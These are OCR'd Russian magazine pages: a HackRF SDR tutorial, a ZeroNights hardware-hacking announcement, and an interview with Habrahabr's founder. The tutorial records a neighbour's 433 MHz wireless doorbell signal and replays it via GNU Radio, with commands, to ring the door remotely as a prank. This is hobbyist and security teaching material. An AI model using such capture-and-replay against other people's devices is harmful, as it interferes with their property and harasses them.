
### ОБРЕЗАНИЕ

Итак, посылка вскрыта, фото сделано, приступим к операции. HackRF поставляется с плохонькой встроенной антенной на ~900 МГц. При этом, несмотря на наличие уже распаянного SMA-разъема, просто подключить внешнюю антенну не получится, сигнал все равно будет браться с изогнутой дорожки с краю платы.


Чтобы задействовать желанный антенный разъем, необходимо отключить встроенную антенну. Для этого придется проделать небольшую хирургическую операцию, а именно разорвать одну токопроводящую дорожку. На плате место препарирования предусмотрительно отмечено стрелочкой, и на место будущего разрыва нанесена капля припоя, которую лучше предварительно удалить паяльником. После этого, вооружившись чем-нибудь тонким и острым, нужно разрезать (разорвать) токопроводящую дорожку. Осторожно, поблизости расположено несколько элементов, которые с платы удалять нежелательно, так что будь аккуратен :). Перед тем как брать в руки скальпель, рекомендуем просмотреть инструкцию (youtu.be/B2gwgNoqMxl).

### СОФТ

После успешного обрезания HackRF готов к подключению внешней антенны. Форма, размеры и конструкция созданных впоследствии антенн чрезвычайно разнообразны и зависят от рабочей длины волны и назначения антенны. Если под рукой не оказалось подходящей антенны с SMA-разъемом (как в нашем случае), можно обойтись парой метров медного провода, извлеченного из сетевого кабеля пятой категории aka «витая пара». Достаточно воткнуть один конец в центр антенного разъема на плате (не замкнув при этом на землю), а второй подвесить, например, к люстре. Нам же для начала вполне по-




Внешне происходящее в GNU Radio похоже на программирование робота Mindstorms




HackRF Jawbreaker — обрати внимание на дату производства

дойдет кусок провода подлиннее, легко выдираемый из любого сетевого кабеля. Вставляем провод в SMA-разъем, подключаем HackRF по USB к компу, и можно приступать к установке/настройке софтовой части.


Для экспериментов с радио вообще и HackRF в частности пригодны Linux и более-менее OS X. Про Windows по большей части можно забыть, так как под ней ничего, кроме SDR# и HDSDR, не работает.

Самый простой путь получить весь нужный софт в работающем виде — это воспользоваться уже готовым дистрибутивом RTL-SDR/HackRF Live DVD (bit.ly/15RgcE4). Также буквально во время написания этой статьи вышел Kali Linux 1.05 с поддержкой RTL-SDR.

Для установки SDR-утилит в Kali требуется выполнить следующие команды:

```
apt-get update
apt-get dist-upgrade
apt-get install kali-linux-sdr
```

Пользователи OS X могут найти готовые формулы для Homebrew (bit.ly/15RggUw) для большинства необходимого софта и собрать все ручками под себя. Однако без понимания и работы напильником не обойтись.




Osmocom Sink

Для начала работы с HackRF потребуется следующий софт:

- hackrf-tools — комплект утилит для работы с самим девайсом от производителя;
- OsmoSDR — библиотека для работы с различными SDR;
- GNU Radio — суперкомбайн для всего и вся, стандарт де-факто;
- gqrx — анализатор спектра + просто радиоприемник на основе Qt + GNU Radio;
- baudline — отображение принятого сигнала.

В только что распакованном девайсе, скорее всего, будет уже устаревшая прошивка, безнадежно отставшая от софта, предназначенного для работы с ним, что в итоге повлечет за собой массу проблем. Прокладываем себе путь, огибая грабли, и обновляем прошивку. Актуальную фирмварь всегда можно скачать из официального репозитория в виде сорцов (bit.ly/15RgoU3) и собрать самостоятельно или же в бинарном виде (bit.ly/17W37eC).

В итоге интересующий нас файл — firmware-bin/hackrf_usb_rom_to_ram.bin. Берем его и прошиваем в недра Jawbreaker'а:

```
sdr:~ 090h$ hackrf_spiflash -w ↵
hackrf_usb_rom_to_ram.bin
```

После чего для проверки работоспособности HackRF и корректности подключения опросим устройство стандартной утилитой из комплекта hackrf-tools:

```
sdr:~ 090h$ hackrf_info
Found HackRF board.
Board ID Number: 1 (Jawbreaker)
Firmware Version: 2013.07.1
Part ID Number: 0xbc6b4753 0xbc6b4753
Serial Number: 0x00000000 0x00000000 0x066062c8 ↵
0x39196f87
```


### УПРАЖНЕНИЕ 1. БЫСТРЫЙ СТАРТ

Долго думать над применением девайса не придется, эфир в наше время буквально кишит различной информацией. Простейший способ ее оттуда достать — упомянутый программный приемник gqrx. А первым приходит в голову, что можно принять

*В только что распакованном девайсе, скорее всего, будет устаревшая прошивка, что в итоге повлечет за собой массу проблем*

*Наша задача — отснифать сигнал передатчика и научиться его воспроизводить, чтобы можно было звонить соседу в дверь удаленно*

Baudline выглядит, конечно, винтаженько




Экран запуска gqrx

с помощью радио, как ни удивительно, — радио! Обычное вещание твоей любимой радиостанции с использованием частотной модуляции (FM).

Запускаем gqrx, выбираем HackRF Jawbreaker в качестве устройства, оставив остальные пункты по умолчанию.

Остается только нажать на кнопку старта приема и лицезреть визуализацию радиоэфира. Ползущая водопадом вниз спектрограмма наглядно дает понять, на каких частотах ведется вещание, яркость полос соответствует интенсивности сигнала. Далее устанавливаем нужную частоту, демодулятор типа Wide FM, и вуаля, из аудиовыхода уже слышны осмысленные звуки.

Ура, у нас фм-тюнер за 300 баксов! Но это даже не вершина айсберга возможностей, которые открываются перед нами, ведь можно не только принимать, но и передавать! Но с чего начать?

### УПРАЖНЕНИЕ 2. НЮХАЕМ И ЗАПОМИНАЕМ

В качестве подопытного возьмем бытовой беспроводной звонок. Данное устройство состоит из двух частей: передатчика с кнопкой звонка и приемника с мерзким динамиком-пищалкой. При нажатии кнопки звонка происходит передача данных (уникальных для каждой пары приемник/передатчик) «в цифре» на частоте 433,92 МГц, если верить инструкции. Наша задача — отснифать сигнал передатчика и научиться повторять, чтобы можно было звонить соседу в дверь удаленно.

Спектроанализатор позволит выявить нужный нам сигнал

Для начала определимся с частотой и проверим наличие сигнала при помощи gqrx.

Как видно из картинки выше, при отправке сигнала четко заметен небольшой «всплеск», оставляющий на спектрограмме ярко-красный след. Итак, данные передаются, теперь запишем их в файл командой

```
zlive@zlive:~$ hackrf_transfer  -r bell1 -f ↵
433000000 -b 1750000 -s 16000000 -a 1
```

Как ты помнишь, работает наша игрушка в Half-duplex режиме, так что флаг -r явно указывает, что же нужно делать, а bell1 — в нашем случае имя файла, куда в итоге попадет дамп эфира. Ключом -f задается частота в герцах, в этих же единицах указываются ширина записываемой полосы (-b) и частота дискретизации сигнала (-s). Ключ -a отвечает за использование встроенного усилителя.

Запустив снифер, «звоним в звонок». Количество данных, получаемых из АЦП при сэмплировании на 16 МГц, достаточно велико, и лишние минуты работы снифера могут вылиться в гигабайтные дампы, 99,9% которых — бесполезный шум, наследие бесконечного космоса. Сейчас же нас интересуют земные сигналы, а именно что же передала кнопка звонку.

Лучший способ ознакомиться с полученной информацией — использовать спектроанализатор. Тут нам на помощь придет старенькая, но до сих пор незаменимая программа baudline. Подгружаем наш файл в raw-режиме, вручную выставляя параметры интерпретации (см. рисунок), иначе чуда не произойдет.

Спектроанализатор визуализирует эфир наподобие того, что мы уже видели в gqrx (точнее, все наоборот), но обладает богатым функционалом, позволяющим, в частности, нам скроллить и зуммить как захочется. Присмотревшись, среди шумов можно обнаружить явный сигнал.


Что ж, раз сигнал есть, попробуем его воспроизвести в эфир.


### УПРАЖНЕНИЕ 3. СОБСТВЕННО РЕПЛЕЙ

При помощи все той же утилиты hackrf_transfer производится и передача в эфир, по большому счету отличие лишь в флаге -t вместо -r, намекающем на TX.

```
zlive@zlive:~$ hackrf_transfer  -t bell1 -f ↵
433000000 -b 1750000 -s 16000000 -a 1
```

Просто, не правда ли? Слишком просто! Жаль, что на данный момент hackrf_transfer опять поломали в части отправки. Поэтому для проигрывания записанного дампа будем использовать исключительный Инструмент с большой буквы И — GNU Radio.


Слушаем частоту нашего звонка



Получи FM-тюнер за 300 долларов

Для нашей цели источником сигнала будет файл дампа, который мы только что инспектировали при помощи baudline. Для его подгрузки просто добавляем блок File Source и в его свойствах указываем путь до файла. Следует обратить внимание на то, что каждая точка соединения имеет свой тип (на самом деле это тип данных Python) и цвет. Наш первый блок будет отдавать данные типа Byte, что, впрочем, неудивительно для ресурса-файла.

Большинство блоков GNU Radio заточены под обработку данных, представленных в векторном виде, поэтому прежде, чем что-либо делать дальше, требуется «приведение типов». Сделаем это преобразование в два шага: UChar → Float, Float → Complex, предварительно произведя деинтерливинг (расчленение потока на действительную и мнимую составляющие). Делается это не сложнее добавления источника — перетаскиваем нужные блоки и соединяем.

Следующий блок в цепочке (Add Const) также требуется для приведения данных из нашего радио к виду, пригодному для дальнейшей работы, а именно для выравнивания сигнала относительно нулевого уровня сложением с вектором-константой. Теперь наши данные выглядят и имеют формат по всем правилам GR, и можно отправить их прямо в блок вывода (osmocom Sink).

Osmocom Sink как раз реализует прослойку между GR и множеством различных ресиверов и трансмиттеров, и HackRF в их числе. Sink-блок для нашего случая обладает практически теми же параметрами, что и hackrf-transmit. Для более удобного изменения частоты передачи и частоты дискретизации в дальнейшем, создадим переменные (вытащим из списка пару блоков Variable), назовем их freq и samp_rate и зададим соответствующие значения: 433 МГц и 16 МГц. Ведь с какими параметрами записывали, с такими и надо отдавать. При конфигурации блока вывода в соответствующих полях укажем не значения, а имена переменных. Так, при определении свойств блоков в полях можно указывать не только константы, но и переменные и даже целые выражения, что, по сути, дает огромные возможности.



**WARNING**

Также следует учесть, что baudline имеет дурное свойство падать при открытии больших файлов, так что если ты пишешь длительный по времени радиообмен, то следует воспользоваться командой dd и порезать полученный файл на кусочки. Например, так:

```
zlive@zlive:~$ dd if=foo.iq of=trimmed.iq bs=1M count=50
```

Итак, преобразование данных описано, свойства блока вывода соответствуют исходным условиям, время запустить эту шарманку! По аналогии с IDE разработки, кликаем на кнопку компиляции, в результате получаем проект, собранный в виде Python-скрипта, пригодного для запуска отдельно от gnuradio-companion.

```
zlive@zlive:~$ ./top_block.py
linux; GNU C++ version 4.6.3; Boost_104800; ↵
UHD_003.005.003-87-g8f4000ff
gr-osmosdr v0.0.2-1-gffd2bbf4 (0.0.3git) ↵
gnuradio 3.6.5
built-in sink types: uhd hackrf
Using Jawbreaker with firmware 2013.07.1
Using Volk machine: avx_64_mmx_orc
```

...Пространство разрывает звук китайской псевдополифонии. Так что теперь можно зазвонить соседей ровно до того момента, пока они не вытащат батарейки из своего звонка. Использование направленной антенны приветствуется.

## ИТОГО

HackRF отлично вписывается в нишу бюджетных приемопередатчиков, да и само комьюнити SDR бурлит и развивается, выходят дешевые гаджеты, пишется софт, жизнь удалась во всех смыслах. Уже есть куча интересных проектов для работы со спутниками, ADS-B, GSM, LTE, Bluetooth и другими системами связи. Ну а то, чего еще не придумали, ты всегда можешь реализовать сам в GNU Radio.



## ZERONIGHTS 2013

Специально для тех, кто любит low level, hardware hacking и не стесняется возиться с платами и сигналами, представляем уникальный для России проект Hardware Village. В рамках конференции ZeroNights 2013 можно будет увидеть и попробовать разные способы и устройства для взлома встраиваемых систем и не только. Мы покажем как широко используемые HID-эмуляторы Teensy, так и набирающие популярность платформы Software Defined Radio.

Для участия в Hardware Village особых знаний и умений не требуется. Все покажем на практике и объясним.

В программе примут участие:

- HackRF
- BladeRF
- Facedancer
- Die Datenkrake
- JTAGulator
- Proxmark3
- Papillio FPGA
- Teensyduino
- Raspberry Pi

Приносите свое железо с собой, давайте ломать вместе!

При поддержке наших друзей из Nuand (nuand.com) будет проведен hardware-конкурс, наградой в котором станет bladeRF SDR



# ВЕЧНЫЙ ТОРТ

**Денис Крючков**  Основатель Хабрахабра

Есть минимум две причины, по которой гордая редакция твоей любимой «айти-мурзилки» решила пообщаться с создателем Хабрахабра об истории этого уникального проекта. С одной стороны, конечно, это не имеющая прямых аналогов площадка, сформировавшая вокруг себя огромную аудиторию IT-профессионалов. А с другой — один из немногих успешных примеров того самого «издания нового поколения», которого все ждут с тех самых пор, как придумали слово «блог». Почему же гики смогли создать для себя медиа, которое не могут сделать обычные люди?

Беседовал **Степан Ильин**

**8** МИЛЛИОНОВ ПОЛЬЗОВАТЕЛЕЙ ПОСЕЩАЮТ ХАБРАХАБР ЕЖЕМЕСЯЧНО

## ВЕБПЛАНЕТА

**Никакого высшего образования у меня нет.** Как и многие, после двух лет университета я понял, что это «не мое». Мне был и есть интересен интернет. Мне нравится делать интернет-продукты, копаться в устройстве сайтов и других подобных вещах. Поэтому я все бросил и уехал в Москву, где стал набираться опыта в этой сфере.

**В 2001 году я основал Вебпланету.** На рынке было всего два издания о русском интернет-бизнесе. «Нетоскоп» — самый популярный и известный на тот момент проект. Еще был Интернет.ру, который находился в странном и непонятном состоянии.

**Мне было интересно следить** за тем, как рос Яндекс, как падал Rambler, как барахтался и пытался выжить Mail.ru. Тогда Mail.ru был двумя разрозненными компаниями: NetBridge и Port.ru, которой принадлежал почтовый сервис.

**Я познакомился с известными людьми из интернет-компаний,** набрался опыта и стал понимать, как все устроено в русском интернет-бизнесе.

**Хочешь быть объективным и писать обо всем?** Будь готов к тому, что придется многое выворачивать наружу и не всем это понравится. Разумеется, такое далеко не всем нравится. Приходишь к людям и говоришь: «Купите у меня рекламу», а они отвечают: «Нет, мы не станем покупать у тебя рекламу, потому что ты написал вот об этом, а тебя просили этого не делать». Так я довел себя до ручки и продал проект, не успев из него даже уйти.

**Но Вебпланета стала моей школой жизни.** Это полностью мой проект, который был сделан с нуля. Я сам делал дизайн, сам сверстал. Программисты только написали мне движок, чтобы я мог публиковать тексты не в ручном режиме.

**Классический контент-проект не масштабировался.** Все было сильно завязано на человеческий фактор. А мне хотелось делать вещи, которые работали бы сами по себе. Чтобы ты спокойно занимался продуктом, а внутри него все бурлило и кипело. Поэтому я думал попробовать сделать проект, где репортером может выступать любой.

**Около полугода попанковал: заплел дреды, много гулял, фотографировал, читал, клубился...** В общем, отдыхал и рефрешился после приобретения пятилетнего опыта в интернет-журналистике. Переосмысливал все, что со мной произошло. И в моей голове начали вырисовываться первые черты проекта с народной журналистикой. Схема будущего Хабрахабра.

## ХАБРАХАБР

**Паззл Хабра сложился из разных кусочков ЖЖ и Digg.** Нет редакции, но есть большая аудитория читателей, каждый из которых может быть репортером и источником информации. В чем-то это похоже на ЖЖ. Там можно было, в той или иной мере, настроить свою ленту так, чтобы читать журналистов, получив для себя некое СМИ. Но там не было того, что я задумал, — возможности как-то оценивать людей, влиять на их карму и положение в этом сообществе.

**Слово «Хабрахабр» ничего не значит, оно просто возникло у меня в голове.** Сначала я даже придумал легенду, откуда оно взялось, и в нее все поверили (см. прим. ред.). У меня с названиями вообще как-то хорошо получается. «Автокадабру» тоже я изобрел, — думали, как назвать автосайт, и родилось такое название.

**Один программист написал мне на Perl первый движок.** Но все перлисты медленные, и мы не сработались. И как-то раз ночью я написал Бобуку из Яндекса. Спросил, нет ли у него на примете хорошего, быстрого и способного разработчика. Он сказал, что такой есть — Сергей Коровкин, который сейчас делает Promo DJ. Мы встретились, и я быстро рассказал ему, что к чему. И буквально за какие-то две недели мы написали полностью новый движок на PHP. Это был самый настоящий марафон, полное безумие. Мы сидели круглыми сутками, я рисовал макеты, что-то верстал и отдавал ему, а он все это «оживлял». Так что довольно быстро мы переписали на новом языке уже запущенный проект.

**Вначале Хабр был открытым.** Более того — примерно полгода после старта он постоянно менялся и переделывался. До тех пор, пока я не почувствовал, что мы нашли тот самый баланс необходимых компонентов, нужных, чтобы эта штука уравновесила себя.

**Самая первая карма-война случилась между дорвейщиками и яндексоидами всего лишь через полгода после запуска.** На сайт пришло много яндексоидов, которым проект показался интересным, и там же оказались дорвейщики. И они стали минусовать всех яндексоидов. Те объединились и стали минусовать в ответ. Было интересно.

**Каждый раз после таких карма-войн мы настраивали механизм оценки кармы, чтобы все это уравновесить.** Это похоже на то, как поисковики постоянно улучшают свои алгоритмы. У нас было похоже, только мы, в отличие от поисковиков, пытаемся ранжировать не сайты, а людей.

**20**

СЕЙЧАС В ОФИСЕ КОМПАНИИ ТРУДЯТСЯ 20 ЧЕЛОВЕК. И ЕЩЕ ПРИМЕРНО ДЕСЯТЬ РАБОТАЮТ УДАЛЕННО



Прим. ред.: популярных легенд было даже несколько. Вот, например: 1. Слово, всплывшее в случайно генерируемом приветствии пользователя на Dirty.ru. 2. «Хабр» означает «волосы» на каком-то диковинном языке. Видимо, эта версия вдохновлена логотипом.

**Этот период молодости Хабрахабра был интересным,** когда он еще не был стабилен и устойчив (и его без конца мотало туда-сюда). Сайт постоянно взламывали, на главной появлялись Черные властелины и так далее.

**В какой-то момент вокруг проекта возник довольно большой хайп.** Туда стали просачиваться люди, которые не были связаны с интернет-индустрией. Они просто слышали, что есть такой сайт, где все тусуются, и там происходит движуха. Как только таких людей стало много, мы решили, что пора закрывать регистрацию. Это была единственная возможность как-то их регулировать. Так сайт стал закрытым.

**Сначала мы просто закрыли регистрацию и выдали каждому по инвайту.** Потом внедрили другие механизмы — к примеру, набираешь некое количество кармы и тебе дается еще инвайт. Написал топик, собравший определенный рейтинг, — еще один инвайт. Потом появилась песочница и возможность попасть на Хабр без инвайта. Мы предложили всем написать что-то в песочнице и показать, что ты обладаешь необходимыми знаниями, чтобы быть в сообществе. Сейчас это основной механизм проникновения людей на сайт.

**Был период, когда я устал от Хабра и даже на некоторое время от него полностью отдалился.** Но по возвращении я обнаружил совершенно другой сайт, не такой, каким я хотел его видеть. И мне пришлось года полтора приводить его в порядок.

**На сайте возникло очень много посторонних людей. Начался какой-то глупый троллинг.** Кто-то вообще использовал Хабр как средство для получения трафика на свой сайт. Проект стал нестабильным. Сейчас часто просят «не раскачивать лодку», вот Хабр как раз был той самой качающейся лодкой. Кто-то продолжал махать веслами, а кто-то падал — словом, был некий беспорядок.



**Я думал, Хабр будет регулировать сам себя и все будет хорошо.** Но нет. Это не работает. Все равно должен быть человек, который смотрит за системой и поддерживает ее в требуемом состоянии, когда нужно подкручивая гаечки и рычажки.

**Мне всегда хотелось, чтобы Хабр был хардкорным сайтом, интересным для программистов.** Не хотелось, чтобы на сайте люди рассказывали о том, как покрасить стены в офисе (были такие посты) или как приготовить борщ. Но такие вещи все-таки стали появляться, и меня это очень расстраивало.

**Полтора года я сидел и вычищал весь этот бардак,** переводил в read only людей, которые занимались какой-то фигней, наводил порядок.

**Тогда мне писали письма, угрожали, пытались взломать мою почту, писали всякую смешную фигню на Лурке про Хабр.** В общем, несогласные пытались меня троллить, ломать почту, спамить... ребята были веселые, и остановить их было тяжело. Но это продолжалось недолго.

**DDoS-атаки тоже были.** В какой-то момент мы устали бороться и просто ушли под защиту Highload Lab. С тех пор нас больше не DDoS'ят. Бывает, конечно, пробуют и видят, что у нас есть зонтик.

**После всех этих атак мы перестроили полностью инфраструктуру, и теперь для нас за-**

*«Хабрахабр» ничего не значит, название просто возникло у меня в голове. Сначала я даже придумал легенду, откуда оно взялось, и в нее все поверили*




*Я взял человека, который вырос внутри сообщества, стал там лидером. Он знал все изнутри. Я даже смог немного расслабиться*

**крыться от DDoS — это просто ввести одну строку в конфиги.** Но были периоды, когда нас DDoS'или по два-три дня, из-за этого куча людей попадала в черные списки, и мы по две-три недели приходили в себя.

**Я довел Хабр до состояния, когда почувствовал, что порядок наведен** и дальше нужно лишь сохранять выбранный курс, поддерживать его в стабильном виде. Тогда я пригласил Бумбурума, и этим стал заниматься он.

**Это действительно крутая история.** Потому что я взял человека, который вырос внутри сообщества, стал там лидером. Он уже знал все изнутри, ему не надо было ничего объяснять — он понимал, что и как нужно, и очень быстро включился в работу. В какой-то момент я даже немного расслабился и стал заниматься другими проектами.

**Сейчас Хабр не требует никакой жесткой, ежедневной работы.** Мы уже практически не применяем никаких санкций, никого не баним, потому что все уже поняли, каковы правила. Нужно только поддерживать песочницу — это ключевая составляющая, точка входа, через которую поступают новые люди. И если на текущий Хабр попадают только те люди, которые понимают, о чем он, то никаких проблем с ним не может быть вообще.

**При этом у нас есть желание переделать Хабр, но мы пока не знаем, как правильно к этому подступиться.** Дело в том, что на сайте есть несколько «болячек», которые нас расстраивают. Скажем, большая и высокая шапка. Когда заходишь на Хабр, текст начинается практически на середине страницы. Это проблема. Это красивая и интересная конструкция, но пространство используется неэффективно.

## ПОПЫТКА МАСШТАБИРОВАТЬСЯ № 1

**Изначально план инвесторов был таков — мы пытались клонировать Хабр на другие направления.** На спортсменов, тусовщиков, автолюбителей. Но это не пошло. Во многом потому, что ошиблись мы. И во многом потому, что грянул кризис и мы не сумели довести все это до конца.

**Гики — это люди, предрасположенные к тому, чтобы делиться друг с другом знаниями.** Ни спортсменам, ни автолюбителям, ни тусовщикам это не интересно. Автолюбители еще более-менее подходят, но… Им интереснее другое, типа: «Я езжу на Volkswagen Golf и хочу общаться с чуваками, которые тоже ездят на Гольфах. И вот у нас будет междусобойчик, и мы будем тусоваться». Заставить разношерстных людей собраться вместе и сделать так, чтобы они (как гики) между собой общались, сразу не получилось.

**Для нас «Автокадабра» все-таки хобби.** У нас многие пользуются автотранспортом, и многие увлечены своими машинами, скажем, знают все-все про клапаны и тому подобное. И хотя нам неоднократно предлагали ее выкупить, это наше хобби, мы решили ее оставить. Для нас это некая экспериментальная площадка. Отдельные вещи, которые появились на Хабре, мы сначала обкатывали там. Аудитория там меньше и цена ошибки не так высока.

**Одной из таких фишек стала персонализация.** Раньше Хабр состоял из главной страницы, куда все падало. И не важно было, нужно это тебе или нет. Одна из проблем, из-за которой нас штормило туда-сюда, заключалась в том, что у проекта выросла аудитория. Появились различные группы людей — одним интересно программирование, другим бы про стартапы почитать, третьим нужно вообще все подряд.


**Сначала они стали друг с другом сталкиваться и выяснять отношения.** Типа «задолбали стартаперы, Хабр не торт». А кого-то бесили посты про программирование.

**Потом каждый мне писал: «Денискин, ты убил Хабрахабр!»** Я спрашивал почему, а мне присылали ссылку на разбор алгоритма и говорили: «Что это за бред, я не могу это читать, я в этом ничего не понимаю, раньше было лучше!» И такое стало случаться регулярно.

**Наконец от происходящего я окончательно потерял способность нормально спать и бодрствовать.** Я посоветовался с коллегами, и мы приняли соломоново решение. Мы решили децентрализовать Хабр, который до этого был завязан на главную страницу.

**Новая система позволяет самому настраивать свою ленту и читать то, что хочется.** Если тебе что-то не нравится, пожалуйста, убери и не читай.

**Это, конечно же, тоже было воспринято в штыки.** Было много постов, где хоронили Хабр. Вот только после этих изменений аудитория сайта удвоилась.




ТЫСЯЧ ФРИЛАНСЕРОВ ПОСЕЩАЮТ FREELANSIM.RU КАЖДЫЙ ДЕНЬ



## ГИКИ – НАШЕ ВСЕ

**Вскоре появилась идея выстроить «экосистему гиков», в которой им было бы интересно и удобно вращаться.** Для этого нужно было окружить Хабрахабр полезными проектами-спутниками.

**Первым стал «Тостер» — наша попытка проводить конференции.** Мы хотели, чтобы гики любили нас еще больше и пользовались всем набором сервисов и продуктов, которые мы можем предоставить. Самоцели зарабатывать на этом не было. Конференции — не тот бизнес, который будет приносить большие деньги и при этом работать сам по себе. Там сильна ежедневная рутина — организация виз, переговоров, питания и так далее. Но в итоге мы поняли, что нормальных площадок в России просто нет. Решили больше не связываться с конференциями, скорее, мы будем помогать другим их проводить.

**Вскоре мы реанимируем «Тостер» и на его базе запустим свой Q&A сервис для разработчиков.** Мы хотим сделать что-то вроде русского Stack Overflow. Конечно, в своем понимании и в своей интерпретации. Сейчас мы уже активно тестируем этот продукт.

**Другим проектом стал «Хантим».** Он стал абсолютно органичным развитием раздела «Работа», который в какой-то момент оказался очень зажат внутри большого Хабра и никак не развивался. Многие хотели бы опубликовать предложения о работе, но для этого нужно было проходить регистрацию, инвайты.

**Момент для запуска «Фрилансим» был выбран неслучайно.** Free-lance.ru как раз оказался в центре скандала, когда они решили выступать посредниками в любой сделке и читали переписку пользователей. Буквально за месяц мы с нуля сделали «Фрилансим». В своем стиле устроили глобальный хакатон — каждый что-то делал, анализировал, программировал, писал. Сделали хорошо, но сейчас уже понимаем, что могли бы и лучше. Тем не менее у Free-lance.ru около 30 тысяч активных пользователей, у нас — 15. То есть половину аудитории мы у них уже отъели.



*На LinkedIn нельзя красиво показать свои репозитории в GitHub или тексты. Поэтому мы решили сделать Brainstorage*



**С запуском «Фрилансим» началась и история Brainstorage.** Мы поняли, что есть большой спрос на то, чтобы человек мог удобным образом представить, что он умеет и накопил. Но не в каком-то LinkedIn-стиле. Чтобы несмотря на то, что ты рисуешь картинки, а я пишу код, мы могли бы показать и рассказать о том, что мы умеем. На карьерных сайтах ты не сможешь красиво показать свои репозитории в GitHub или показать, какие ты пишешь тексты. Но мы сделали это в Brainstorage.

